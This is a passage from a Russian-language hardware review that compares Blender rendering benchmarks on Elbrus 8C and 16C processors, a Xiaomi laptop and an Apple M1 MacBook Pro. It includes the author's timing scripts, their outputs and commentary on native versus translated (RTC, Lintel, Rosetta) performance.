u.blend","fishy_cat\fishy_cat_cpu.blend","koro\koro_cpu.blend","pabellon_barcelona\pavillon_barcelone_cpu.blend","victor\victor_cpu.blend"; ForEach ($blenderversion in $b
lenderversions) { Write-Output ''; $blender="blender-$blenderversion\blender"; Invoke-Expression "& $blender --version" | select -first 1; ForEach ($demosample in $demosa
mples) { $ElapsedTime=(Measure-Command -Expression { Invoke-Expression "& $blender --background $demosample --engine CYCLES --render-frame 1 -o $null 2>&1 | Out-Null" } )
; Write-Output "Elapsed: $($ElapsedTime.Hours):$($ElapsedTime.Minutes):$($ElapsedTime.Seconds).$($ElapsedTime.MilliSeconds) ($($ElapsedTime.TotalSeconds ) seconds). Scene
: $($(Get-Item $demosample).Basename) " } }; telegram-send done

Blender 2.80 (sub 75)
Elapsed: 0:12:29.657 (749.6573725 seconds). Scene: bmw27_cpu
Elapsed: 0:32:33.101 (1953.1010119 seconds). Scene: classroom_cpu
Elapsed: 0:20:17.195 (1217.1951377 seconds). Scene: fishy_cat_cpu
Elapsed: 0:21:14.599 (1274.5990489 seconds). Scene: koro_cpu
Elapsed: 0:40:1.140 (2401.1407054 seconds). Scene: pavillon_barcelone_cpu
Elapsed: 0:0:8.449 (8.4497141 seconds). Scene: victor_cpu

Blender 2.80 (sub 75)
Elapsed: 0:9:8.189 (548.1896824 seconds). Scene: bmw27_cpu
Elapsed: 0:25:10.841 (1510.8410281 seconds). Scene: classroom_cpu
Elapsed: 0:14:26.510 (866.5103675 seconds). Scene: fishy_cat_cpu
Elapsed: 0:17:27.784 (1047.7847282 seconds). Scene: koro_cpu
Elapsed: 0:30:12.487 (1812.4873408 seconds). Scene: pavillon_barcelone_cpu
Elapsed: 0:55:34.482 (3334.4823861 seconds). Scene: victor_cpu

Blender 2.93.4
Elapsed: 0:9:49.409 (589.4091846 seconds). Scene: bmw27_cpu
Elapsed: 0:24:27.739 (1467.7397948 seconds). Scene: classroom_cpu
Elapsed: 0:14:2.586 (842.5868291 seconds). Scene: fishy_cat_cpu
Elapsed: 0:24:41.504 (1481.5046536 seconds). Scene: koro_cpu
Elapsed: 0:29:3.784 (1743.784301 seconds). Scene: pavillon_barcelone_cpu
Elapsed: 0:49:26.802 (2966.8029687 seconds). Scene: victor_cpu
PS C:\Users\moris\blender-benchmark>
```

Скриншот 83. Результат Xiaomi Mi Notebook Pro GTX при рендеринге в Blender 2.80 (x32), 2.80 (x64) и 2.93.4 (x64).



Гистограмма 25. Сравнение Blender 2.80 (x32 и x64) и Blender 2.93.4 (x64) на Xiaomi Pro GTX с Windows 10 (1909).




Гистограмма 26. Сравнение Blender 2.80 (x32 и x64) и Blender 2.93.4 (x64) на Xiaomi Pro GTX с Windows 10 (1909).

Я проверил на своём ноутбуке Xiaomi, и у меня вышло совсем иначе: во всех сценах (кроме koro в версии 2.93.4) с x64 версией у меня рендеринг проходил на 20-44% быстрее. В среднем разница по скорости между 2.80 x32 и 2.80 x64 у меня вышла в 32% в пользу как-раз x64 версии. С более свежей версией, с 2.93.4, которая поставляется только в x64 варианте, средняя разница по всем сценам вышла примерно такой же: 26% в пользу x64 версии.


О чём это говорит? Если x64 код на обычных x86 машинах переваривается процессором быстрее, то на Эльбрусе уже не всё так однозначно и в целом x32 код и x64 код перевариваются им со схожей эффективностью. Если глобальной разницы на Эльбрусе я не увидел между тестами x32 и x64 версий программ, то на настоящей x86 машине эта самая разница есть и она довольно значительна. Такое вот занимательное наблюдение.

```
root@BITBLAZE-Elbrus-16C /mnt/shared/blender-benchmark # echo "$(lscpu | egrep -i 'Model name|Имя модели|MHz' | awk '{ORS=" "; print $3}')MHz; $(free -h
| grep -E '^Mem' | awk '{print $2}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)";
      E16C 2000 MHz; 62Gi RAM;  Simply Linux 10.0 (Captain Finn); kernel 5.4.163-elbrus-def-alt2.23.1
        root@BITBLAZE-Elbrus-16C /mnt/shared/blender-benchmark # blender --version | grep Blender; postargs="--engine CYCLES --render-frame 1 -o /dev/nu
ll"; if [[ ! $(arch) =~ ([xi]3?86.*|amd.*) ]]; then declare -a blenderversions=("/usr/bin/blender" "/mnt/shared/blender-benchmark/blender-2.80-linux-glib
c217-x86_64/blender"); else declare -a blenderversions=("/usr/bin/blender"); fi; for blender in "${blenderversions[@]}"; do if [[ $blender == "/mnt/share
d/blender-benchmark/blender-2.80-linux-glibc217-x86_64/blender" ]]; then echo ""; /opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob --version; echo ""; fi; for dem
osample in "bmw27/bmw27_cpu.blend" "classroom/classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend" "pabellon_barcelona/pavillon_bar
celone_cpu.blend" "victor/victor_cpu.blend"; do if [[ $blender == "/usr/bin/blender" ]]; then mode="Native"; rtc=""; rtcargs=""; else mode="RTC"; rtc="/o
pt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; rtcargs="--path_prefix /mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv.conf -b
/mnt/shared -- "; fi; /usr/bin/time -f "Execution time: %E (%e seconds). Mode: $mode. Scene: $(basename $demosample .blend)" bash -c "$rtc $rtcargs $blen
der --background $demosample $postargs &>/dev/null"; done; done
Blender 2.93.4
bash: line 1: 384487 Illegal instruction     /usr/bin/blender --background bmw27/bmw27_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &> /dev/nu
ll
Command exited with non-zero status 132
Execution time: 0:02.15 (2.15 seconds). Mode: Native. Scene: bmw27_cpu
bash: line 1: 384533 Illegal instruction     /usr/bin/blender --background classroom/classroom_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &>
 /dev/null
Command exited with non-zero status 132
Execution time: 0:02.54 (2.54 seconds). Mode: Native. Scene: classroom_cpu
Execution time: 21:47.02 (1307.02 seconds). Mode: Native. Scene: fishy_cat_cpu
bash: line 1: 384976 Illegal instruction     /usr/bin/blender --background koro/koro_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &> /dev/null
Command exited with non-zero status 132
Execution time: 0:03.94 (3.94 seconds). Mode: Native. Scene: koro_cpu
Execution time: 36:13.32 (2173.32 seconds). Mode: Native. Scene: pavillon_barcelone_cpu
bash: line 1: 385722 Illegal instruction     /usr/bin/blender --background victor/victor_cpu.blend --engine CYCLES --render-frame 1 -o /dev/null &> /dev/
null
Command exited with non-zero status 132
Execution time: 0:10.00 (10.00 seconds). Mode: Native. Scene: victor_cpu

RTC version v4.1, SVN r135483, compiled using lcc v1.25.19 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0

Execution time: 9:28.36 (568.36 seconds). Mode: RTC. Scene: bmw27_cpu
Execution time: 24:05.57 (1445.57 seconds). Mode: RTC. Scene: classroom_cpu
Execution time: 13:35.00 (815.00 seconds). Mode: RTC. Scene: fishy_cat_cpu
Execution time: 18:04.02 (1084.02 seconds). Mode: RTC. Scene: koro_cpu
Execution time: 30:58.03 (1858.03 seconds). Mode: RTC. Scene: pavillon_barcelone_cpu
Execution time: 1:00:50 (3650.08 seconds). Mode: RTC. Scene: victor_cpu
root@BITBLAZE-Elbrus-16C /mnt/shared/blender-benchmark #
```

Скриншот 84. Результат Эльбрус 16С при рендеринге в Blender 2.93.4 с трансляцией в RTC и без неё.



Гистограмма 27. Сравнение Blender 2.93.4 в нативе и в трансляции (RTC 4.1) на Эльбрус 16С.



Гистограмма 28. Сравнение Blender 2.93.4 в нативе и в трансляции (RTC 4.1) на Эльбрус 16С.

На Эльбрусе 16С, как и на 8С, я прогнал тест как в нативе, так и в трансляции при помощи RTC (образ Ubuntu 20.04.3). И картина у него вышла совсем не такая, как на 8С. На 16С вариант в трансляции быстрее аж на 39% в среднем: 60% по сцене fishy_cat и 17% разница по сцене pavillon_barcelona. Сравниваю лишь эти сцены, т.к. другие в нативе у меня не отрендерились.

Почему так? Полагаю, что причина в том, что нативный Blender под 16С недостаточно оптимизирован, а вот в трансляции Blender, скорее всего, обрабатывались инструкции под 128-бит регистры и преимущества E2Kv6.

Для сравнения эффективности трансляции в тесте Blender нам нужны ещё данные от Macbook Pro с Apple M1. Год назад, когда я его тестировал, ещё не вышла нативная стабильная версия под Mac с чипом M1. Но чуть позже её, всё же, релизнули. Вот только в Blender Benchmark нет ARM версии под M1. Так что здесь мы также задействуем мой набор команд.

```
blender — a1@MacBook-Pro — -zsh — 154×37
..t4fun/blender

~/just4fun
[» mkdir blender; cd blender; demosdownload="https://download.blender.org/demo/test/cycles_benchmark_20160228.zip"; wget -q $demosdownload; unzip -q $(base
name $demosdownload); mkdir x86; if [[ $(arch) =~ ^(arm|aarch64) ]]; then mkdir arm; declare -a blenderdownloads=("https://download.blender.org/release/Bl
ender2.93/blender-2.93.4-macos-arm64.dmg" "https://download.blender.org/release/Blender2.93/blender-2.93.4-macos-x64.dmg"); elif [[ $(arch) =~ ^((x|i[[:di
git:]])86|^amd64|^x64) ]]; then declare -a blenderdownloads=(""https://download.blender.org/release/Blender2.93/blender-2.93.4-macos-x64.dmg""); fi; for b
lenderdownload in "${blenderdownloads[@]}"; do wget -q $blenderdownload; hdiutil attach -quiet $(basename $blenderdownload); if [[ $blenderdownload =~ ((x
|i[[:digit:]])86.dmg$|x64.dmg$|amd64.dmg$) ]]; then cp -a /Volumes/Blender/blender.app x86/ ; elif [[ $blenderdownload =~ (arm(64)?.dmg$|aarch64.dmg$) ]];
 then cp -a /Volumes/Blender/blender.app arm/ ; fi; hdiutil detach -quiet /Volumes/Blender; done; postargs="--engine CYCLES --render-frame 1 -o /dev/null"
; if [[ $(arch) =~ ^(arm|aarch64) ]]; then declare -a folders=("x86" "arm"); elif [[ $(arch) =~ ^((x|i[[:digit:]])86|^amd64|^x64) ]]; then declare -a fold
ers=("x86"); fi; for folder in "${folders[@]}"; do echo ""; blender="$folder/blender.app/Contents/MacOS/Blender"; file $blender; if [[ $(arch) =~ ^(arm|aa
rch64) && folder == "x86" ]]; then translator="arch -x86_64 "; else translator=""; fi; $translator$blender --version | head -n 1; for demosample in "bmw27
/bmw27_cpu.blend" "classroom/classroom_cpu.blend" "fishy_cat/fishy_cat_cpu.blend" "koro/koro_cpu.blend" "pabellon_barcelona/pavillon_barcelone_cpu.blend"
"victor/victor_cpu.blend"; do /usr/bin/time bash -c "$translator$blender --background benchmark/$demosample $postargs &>/dev/null"; done; done



x86/blender.app/Contents/MacOS/Blender: Mach-O 64-bit executable x86_64
Blender 2.93.4
      351.09 real      2589.00 user        11.16 sys
      858.53 real      6565.90 user        18.90 sys
      509.10 real      3888.07 user        11.30 sys
      601.88 real      4587.54 user        12.50 sys
     1020.40 real      7863.18 user        21.27 sys
     2716.86 real     14727.81 user      2170.99 sys

arm/blender.app/Contents/MacOS/Blender: Mach-O 64-bit executable arm64
Blender 2.93.4
      315.67 real      2396.03 user         6.17 sys
      721.34 real      5402.34 user        23.14 sys
      471.10 real      3574.15 user        12.35 sys
      574.68 real      4424.22 user        11.15 sys
      893.35 real      6942.67 user        15.17 sys
     2267.57 real     13071.96 user      1491.92 sys


~/just4fun/blender
»
```

Скриншот 85. Время, затраченное на рендеринг сцен в Blender 2.93.4 на Macbook Pro с Apple M1 (с трансляцией и без).


Большое спасибо Рифату Фазлутдинову, подписчику моего Telegram-канала, за то, что откликнулся на мой клич и помог мне, проведя этот тест (и тот, что увидите в следующей подглаве) на своём Macbook Pro с Apple M1.

Так мы смогли собрать все данные, какие надо.


Поскольку на Эльбрусе 8С и 16С нет стабильного Blender, я буду для сравнения использовать результаты x86 версии Blender в трансляции.

Учитывая то, что на Эльбрус ОС с версии 6.0 по 7.0rc3 нативный Blender, хоть и в нестабильном виде, позволял достичь прироста производительности в 20-25%, и понятно, что это далеко не предел и можно ещё больше производительности выжать, оптимизировав его, прикидывайте, что в случае релиза нативной стабильной версии на Эльбрус, получится достичь прироста по производительности ещё раза в 1.5 или больше.

Результаты для сравнения с другими аппаратиами я возьму из версии Blender 2.93.4 на Эльбрусе в трансляции. Т.е. за 100% мы будем считать результат Blender 2.93.4, работающий через RTC 4.1 на Альт 10. Я не буду учитывать время рендеринга сцены victor в общей сумме, т.к. с версиями 2.82 и 2.83.5 на ней были проблемы у того же Raspberry Pi 4.




Гистограмма 29. Время, затраченное на тесты в Blender (без учёта victor) у всех аппаратов.




Гистограмма 30. Скорость рендеринга всех сцен в Blender (без учёта victor) относительно Эльбрус 8С с RTC 4.1.

Выше я результат в % посчитал, сложив время рендеринга по всем сценам в секундах, и поделив общее время на результат 8C. А ниже я взял разницу с 8C по каждой отдельной сцене, а затем вывел среднее значение.




Гистограмма 31. Скорость рендеринга всех сцен в Blender (без учёта victor) относительно Эльбрус 8C с RTC 4.1.

2 гистограммы выше не особо отличаются между собой. Да, небольшая разница в % скорости есть в зависимости от метода подсчёта, но какой-то принципиальной разницы не вижу. Гистограммы вышли большими, поэтому рассмотрю далее всё по частям. Пока же можете в целом взглянуть и оценить расклад. Быстрее всех тут Macbook Pro с чипом Apple M1. Он и в трансляции в 5 раз быстрее, чем компьютер с процессором Эльбрус 8C. Но в нативе MacBook не особо вырвался. Ну да ладно, рассмотрим всё в деталях далее.




Гистограмма 32. Время, затраченное на рендеринг в Blender на Эльбрус 8C с RTC 4.1 и с Lintel 4.1 (Windows 10 21H2).




Гистограмма 33. Скорость рендеринга в Blender на Эльбрус 8C с RTC 4.1 и с Lintel 4.1 (Windows 10 21H2).

Я уже говорил, что считаю винду на Эльбрусе отдельным сортом извращения. Покупать защищённый процессор, чтобы ставить на него винду, которая все ваши данные сливает Microsoft, да ещё и с которой компьютер нещадно тормозит, это, конечно, полнейший бред. Так и в тесте на рендеринг в Blender: производительность падает более чем в 2 раза при использовании винды. В общем, Lintel – это решение на самый крайний случай.



Гистограмма 34. Время, затраченное на рендеринг в Blender на Raspberry Pi 4 с ExaGear и без.

